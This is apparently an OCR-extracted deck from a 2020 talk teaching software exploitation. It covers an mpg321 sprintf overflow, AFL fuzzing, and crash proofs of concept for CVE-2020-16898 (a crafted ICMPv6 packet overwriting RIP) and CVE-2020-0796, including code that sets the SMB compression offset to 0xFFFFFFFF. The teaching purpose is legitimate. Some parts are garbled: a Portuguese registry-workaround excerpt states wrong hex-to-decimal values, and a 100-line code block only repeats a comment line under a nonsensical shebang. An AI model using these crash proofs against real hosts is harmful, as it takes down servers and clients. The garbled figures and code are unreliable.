

# Modern Software Exploitation 101

BHack 2020

---


Bruno Gonçalves de Oliveira

Principal Security Consultant <Trustwave's SpiderLabs>

# about myself

- PhD candidate (UFPR)
- MSc (UTFPR)
- Computer Engineer
- Principal Security Consultant at Trustwave's SpiderLabs
- Some CVEs
- OSCE, OSCP...
- TheGoonies CTF player #sorry guys :D
- Talks around the globe

# Takeaways



## 1

Investigate the vulnerability looking at the binary on disk (disassembling) or on memory (debugging).

- Use tools like: Ghidra, Binary Ninja & IDA for disassembling and GDB & WinDBG for debugging

[illegible]

# Finding Memory Corruption Bugs

## 2

### Source-code Review

Identifying possible vulnerabilities on the source-code.

- Attack surface
- Tools like:

```
IFVERB printf( "HTTP header: >%s<\n", http_response );
if(!strncmp(http_response, "Content-Length: ", 16))
{
    char http_length[32];

root@ubuntu:/home/mpx2/mpg321-0.3.2# python exploit.py &
[1] 27702
root@ubuntu:/home/mpx2/mpg321-0.3.2# Serving HTTP on 0.0.0.0 port 8000 ...

root@ubuntu:/home/mpx2/mpg321-0.3.2# ./mpg321 http://localhost:8000/
High Performance MPEG 1.0/2.0/2.5 Audio Player for Layer 1, 2, and 3.
Version 0.3.2-1 (2012/03/25). Written and copyrights by Joe Drew,
now maintained by Nanakos Chrysostomos and others.
Uses code from various people. See 'README' for more!
THIS SOFTWARE COMES WITH ABSOLUTELY NO WARRANTY! USE AT YOUR OWN RISK!
127.0.0.1 - - [26/Nov/2020 06:09:38] "GET / HTTP/1.0" 200 -
*** buffer overflow detected ***: ./mpg321 terminated
Aborted (core dumped)

dPKG-source: info: applying add_function_to_header.patch
mpx2@ubuntu:~$ cd mpg321-0.3.2/
mpx2@ubuntu:~/mpg321-0.3.2$ grep -ri sprintf *
auth.c:         sprintf(p,"%s:%s",user_arg,pass_arg);
auth.c:         sprintf(p,"%s:%s",user_arg_var,pass_arg_var);
Debian/changelog: don't support the GNU extensions, I'm afraid (asprintf, getopt_long)
read.c:         sprintf(ao_time, "Frame# %5lu [%5lu], Time: %s [%s], \r", current_frame,
read.c:         //sprintf(ao_time, "Frame# %5lu [%5lu], Time: %s [%s], \r", current_frame,
read.c:         //sprintf(ao_time, "Volume: %d%% Frame# %5lu [%5lu], Time: %s [%s], \r", volume, current_frame,
read.c://         sprintf(ao_time, "Frame# %5lu [%5lu], Time: %s [%s], \r", current_frame,
read.c:         sprintf(ao_time, "Frame# %5lu [%5lu], Time: %s [%s], \r", current_frame,
read.c:         sprintf(ao_time, "%f %ld %ld %.2f %.2f\n", current_frame, playbuf->num_frames - current_frame,
mpg321.c:         sprintf((char *)title, "xterm");
network.c:         sprintf(http_length, "%s", http_response+16);
playlist.c:         sprintf(new_path, "%s/%s", path, entry->d_name);
mpx2@ubuntu:~/mpg321-0.3.2$ |
```

# Finding Memory Corruption Bugs

## 3

### Fuzzing

The usual way for finding vulnerabilities on real software.

- Tools are evolving using AI as genetic algorithms and machine-learning.

american fuzzy lop 0.47b (readpng)		
<b>process timing</b>		<b>overall results</b>
run time : 0 days, 0 hrs, 4 min, 43 sec		cycles done : 0
last new path : 0 days, 0 hrs, 0 min, 26 sec		total paths : 195
last uniq crash : none seen yet		uniq crashes : 0
last uniq hang : 0 days, 0 hrs, 1 min, 51 sec		uniq hangs : 1
<b>cycle progress</b>	<b>map coverage</b>	
now processing : 38 (19.49%)	map density : 1217 (7.43%)	
paths timed out : 0 (0.00%)	count coverage : 2.55 bits/tuple	
<b>stage progress</b>	<b>findings in depth</b>	
now trying : interest 32/8	favorable paths : 128 (65.64%)	
stage execs : 0/9990 (0.00%)	new edges on : 85 (43.59%)	
total execs : 654k	total crashes : 0 (0 unique)	
exec speed : 2306/sec	total hangs : 1 (1 unique)	
<b>fuzzing strategy yields</b>	<b>path geometry</b>	
bit flips : 88/14.4k, 6/14.4k, 6/14.4k	levels : 3	
byte flips : 0/1804, 0/1786, 1/1750	pending : 178	
arithmetics : 31/126k, 3/45.6k, 1/17.8k	pend fav : 114	
known ints : 1/15.8k, 4/65.8k, 6/78.2k	imported : 0	
havoc : 34/254k, 0/0	variable : 0	
trim : 2876 B/931 (61.45% gain)	latent : 0	

 **Richard Johnson** @richinseattle · 22m

Based on the rate of research, you could say fuzzing is kind of a big deal. So many papers are being published it's hard to track it all, let alone read it all. These repos are doing a good job indexing the papers:

[github.com/0xricksanchez/...](https://github.com/0xricksanchez/)


[github.com/wcventure/Fuzz...](https://github.com/wcventure/Fuzz...)



**0xricksanchez/paper\_collection**  
Academic papers related to fuzzing, binary analysis, and exploit dev, which I want to read or have already...  
[github.com](https://github.com)

5 20

# Basic Low-Level Exploitation





# CTFs

		Con	Pro	Comments
1	Many different challenges		✓	<ul style="list-style-type: none"><li>• Optimal choice for starters</li><li>• Test new/old techniques</li><li>• Nowhere else to find</li><li>• Excellent base to practice</li></ul>
2	Same ol thing	✗		<ul style="list-style-type: none"><li>• A lot of LibC challenges (at least in the past)</li><li>• No much Windows =/</li><li>• Nothing different</li></ul>
3	Good ones, hard ones	✗	✓	<ul style="list-style-type: none"><li>• A real challenge</li><li>• Dedication</li><li>• Not enough time for a single person</li></ul>



# Approaches for N-day Vulnerability



KB4569509: Diretrizes para Vulnerabilidade de Servidor DNS CVE-2020-1350

Aplicações adicionais de informações

## Introdução

Em 14 de julho de 2020, a Microsoft lançou uma atualização de segurança para o problema descrito no CVE-2020-1350 (Vulnerabilidade de função Remota do Código do Serviço DNS do Windows). Esse novo descreve uma vulnerabilidade RCE (Execução Remota de Código Crítico) que afeta servidores Windows configurados para executar a função Servidor DNS. Recomendamos fortemente que os administradores de servidores apliquem a atualização de segurança logo que possível.

Uma solução alternativa baseada no Registro pode ser usada para proteger um servidor Windows afetado e pode ser implementada sem exigir que um administrador reinicie o servidor. Devido à natureza dessa vulnerabilidade, os administradores podem ter que implementar a solução alternativa antes de aplicar a atualização de segurança, para que possam atualizar seus sistemas usando uma cadência de implantação padrão.

## Solução alternativa

### Importante

Siga as etapas nesta ação com cuidado. Seis problemas poderão ocorrer caso você modifique o Registro incorretamente. Antes de modificá-lo, faça backup do Registro para restaurá-lo em caso de problemas.

Para contornar essa vulnerabilidade, faça a seguinte alteração no Registro para restringir o tamanho permitido do maior pacote de resposta DNS de entrada baseado em TCP:

Chave: HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters

Valor = TcpReceiveBufferSize

Tipo = DWORD

Dados de valor = 0x4F00

### Observações

- Os dados de Valor padrão (também máximos) = 0xFFFF.
- Se esse valor do Registro for colado ou aplicado a um servidor por meio do Grupo de Políticas, o valor será anulado, mas não será definido para o valor que você deseja. O valor de não pode ser digitado na caixa Dados de valor. No entanto, pode ser colado. Se colar o valor, você obterá um valor decimal de 435350.
- Esta solução alternativa aplica 4F00 como o valor que tem um valor decimal de 6230. Este valor é 255 menor do que o valor máximo permitido de 6535.
- Você deve reiniciar o Serviço DNS para que a alteração no Registro entre em vigor. Para fazer isso, digite os seguintes comandos em um prompt de comandos com privilégios elevados:

```
BT Lines (88 lines) 2:09:18
1 #!/usr/bin/perl -python
2
3 # Import necessary modules
4
5 # Import necessary modules
6
7 # Import necessary modules
8
9 # Import necessary modules
10
11 # Import necessary modules
12
13 # Import necessary modules
14
15 # Import necessary modules
16
17 # Import necessary modules
18
19 # Import necessary modules
20
21 # Import necessary modules
22
23 # Import necessary modules
24
25 # Import necessary modules
26
27 # Import necessary modules
28
29 # Import necessary modules
30
31 # Import necessary modules
32
33 # Import necessary modules
34
35 # Import necessary modules
36
37 # Import necessary modules
38
39 # Import necessary modules
40
41 # Import necessary modules
42
43 # Import necessary modules
44
45 # Import necessary modules
46
47 # Import necessary modules
48
49 # Import necessary modules
50
51 # Import necessary modules
52
53 # Import necessary modules
54
55 # Import necessary modules
56
57 # Import necessary modules
58
59 # Import necessary modules
60
61 # Import necessary modules
62
63 # Import necessary modules
64
65 # Import necessary modules
66
67 # Import necessary modules
68
69 # Import necessary modules
70
71 # Import necessary modules
72
73 # Import necessary modules
74
75 # Import necessary modules
76
77 # Import necessary modules
78
79 # Import necessary modules
80
81 # Import necessary modules
82
83 # Import necessary modules
84
85 # Import necessary modules
86
87 # Import necessary modules
88
89 # Import necessary modules
90
91 # Import necessary modules
92
93 # Import necessary modules
94
95 # Import necessary modules
96
97 # Import necessary modules
98
99 # Import necessary modules
100
```

# Windows IPv6 Router Advertisement Vulnerability (CVE-2020-16898)

## From Microsoft

A remote code execution vulnerability exists when the Windows TCP/IP stack improperly handles ICMPv6 Router Advertisement packets. An attacker who successfully exploited this vulnerability could gain the ability to execute code on the target server or client.

To exploit this vulnerability, an attacker would have to send specially crafted ICMPv6 Router Advertisement packets to a remote Windows computer.

The update addresses the vulnerability by correcting how the Windows TCP/IP stack handles ICMPv6 Router Advertisement packets.

# Windows IPv6 Router Advertisement Vulnerability (CVE-2020-16898)

Network Protocol

Nothing special

Simple Packet

```
Frame 2: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits)
Ethernet II, Src: Vmware_34:52:57 (00:0c:29:34:52:57), Dst: Sagemcom_ad:f5:c6
(98:1e:19:ad:f5:c6)
Internet Protocol Version 6, Src: 2804:14d:881:8151:c1ba:ec60:7449:1be6, Dst:
2804:14d:881:8151:45fa:9016:5dea:b83a
Internet Control Message Protocol v6
  Type: Router Advertisement (134)
  Code: 0
  Checksum: 0xc89e [correct]
  [Checksum Status: Good]
  Cur hop limit: 0
  Flags: 0x08, Prf (Default Router Preference): High
  Router lifetime (s): 1800
  Reachable time (ms): 0
  Retrans timer (ms): 0
  ICMPv6 Option (Recursive DNS Server aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa
  aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa)
  Type: Recursive DNS Server (25)
  Length: 6 (48 bytes)
  Reserved
  Lifetime: Infinity (4294967295)
  Recursive DNS Servers: aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa
  Recursive DNS Servers: aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa
  Recursive DNS Servers: aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:aaaa
```

# Windows IPv6 Router Advertisement Vulnerability (CVE-2020-16898)

Overwrite RIP

Classic Modern

Non-Exploitable Exploitation

```
*** Fatal System Error: 0x00000139
(0x0000000000000002,0xFFFFFFFF8023EC65F70,0xFFFFFFFF8023EC65EC8,0x0000000000000000)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

rax=0000000000000000 rbx=0000000000000003 rcx=0000000000000003
rdx=000000000000008a rsi=0000000000000000 rdi=fffff8023b1a1180
rip=fffff8023c26f3a0 rsp=fffff8023ec654a8 rbp=fffff8023ec65610
r8=0000000000000065 r9=0000000000000000 r10=0000000000000000
r11=fffff8023ec652d0 r12=0000000000000003 r13=0000000000000002
r14=0000000000000000 r15=fffff8023c637400
iopl=0         nv up ei ng nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040282
nt!DbgBreakPointWithStatus:
fffff802`3c26f3a0 cc             int     3
0: kd> k
# Child-SP          RetAddr          Call Site
00 fffff802`3ec654a8 fffff802`3c34f622 nt!DbgBreakPointWithStatus
01 fffff802`3ec654b0 fffff802`3c34ed12 nt!KiBugCheckDebugBreak+0x12
02 fffff802`3ec65510 fffff802`3c267617 nt!KeBugCheck2+0x952
03 fffff802`3ec65c10 fffff802`3c2793e9 nt!KeBugCheckEx+0x107
04 fffff802`3ec65c50 fffff802`3c279810 nt!KiBugCheckDispatch+0x69
05 fffff802`3ec65d90 fffff802`3c277ba5 nt!KiFastFailDispatch+0xd0
06 fffff802`3ec65f70 fffff802`3e519055 nt!KiRaiseSecurityCheckFailure+0x325
07 fffff802`3ec66108 fffff802`3e49f6b7 tcpip!_report_gsfailure+0x5
08 fffff802`3ec66110 42424242 42424242 tcpip!Ipv6pHandleRouterAdvertisement+0x10ef
09 fffff802`3ec664c0 84030000 00000519 0x42424242 42424242
0a fffff802`3ec664c8 41414141 41414141 0x84030000 00000519
0b fffff802`3ec664d0 41414141 41414141 0x41414141 41414141
0c fffff802`3ec664d8 00000000 00000000 0x41414141 41414141
```

# Windows SMBv3 Client/Server Remote Code Execution Vulnerability CVE-2020-0796

From Microsoft

A remote code execution vulnerability exists in the way that the Microsoft Server Message Block 3.1.1 (SMBv3) protocol handles certain requests. An attacker who successfully exploited the vulnerability could gain the ability to execute code on the target server or client.

To exploit the vulnerability against a server, an unauthenticated attacker could send a specially crafted packet to a targeted SMBv3 server. To exploit the vulnerability against a client, an unauthenticated attacker would need to configure a malicious SMBv3 server and convince a user to connect to it.


The security update addresses the vulnerability by correcting how the SMBv3 protocol handles these specially crafted requests.

# Windows SMBv3 Client/Server Remote Code Execution Vulnerability CVE-2020-0796

SMB Protocol

Not simple to implement


Protocol negotiation before anything




<https://ricercasecurity.blogspot.com/2020/04/ill-ask-your-body-smbghost-pre-auth-rce.html?m=1>

# Chrome V8 - Objects Memory Schema

## JSObject memory estimation




# Chrome V8 - Math.expm1 (OOB)



<https://abiondo.me/2019/01/02/exploiting-math-expm1-v8/>



# PoC (Proof-Of-Concept)



# My lazy PoC

- Based on <https://github.com/eerykitty/CVE-2020-0796-PoC>
- Patch available:

<https://github.com/bmphx2/CVE-2020-0796-PoC/blob/master/patch-write-what-where/connection.patch>

```
./CVE-2020-0796.py servername
```

This script connects to the target host, and compresses the authentication request with a bad offset field set in the transformation header, causing the decompressor to buffer overflow and crash the target.

This contains a modification of the excellent `smbprotocol` with added support for SMB 3.1.1 compression/decompression (only LZNT1). Most of the additions are in `smbprotocol/connection.py`. A version of `lznt1` is included, modified to support Python 3.


The compression transform header is in the `SMB2CompressionTransformHeader` class there. The function `_compress` is called to compress tree requests. This is where the offset field is set all high to trigger the crash.

```
def _compress(self, b_data, session):
    header = SMB2CompressionTransformHeader()
    header['original_size'] = len(b_data)
    header['offset'] = 4294967295
    header['data'] = smbprotocol.lznt1.compress(b_data)
```

```
def _compress(self, b_data, session):
    header = SMB2CompressionTransformHeader()
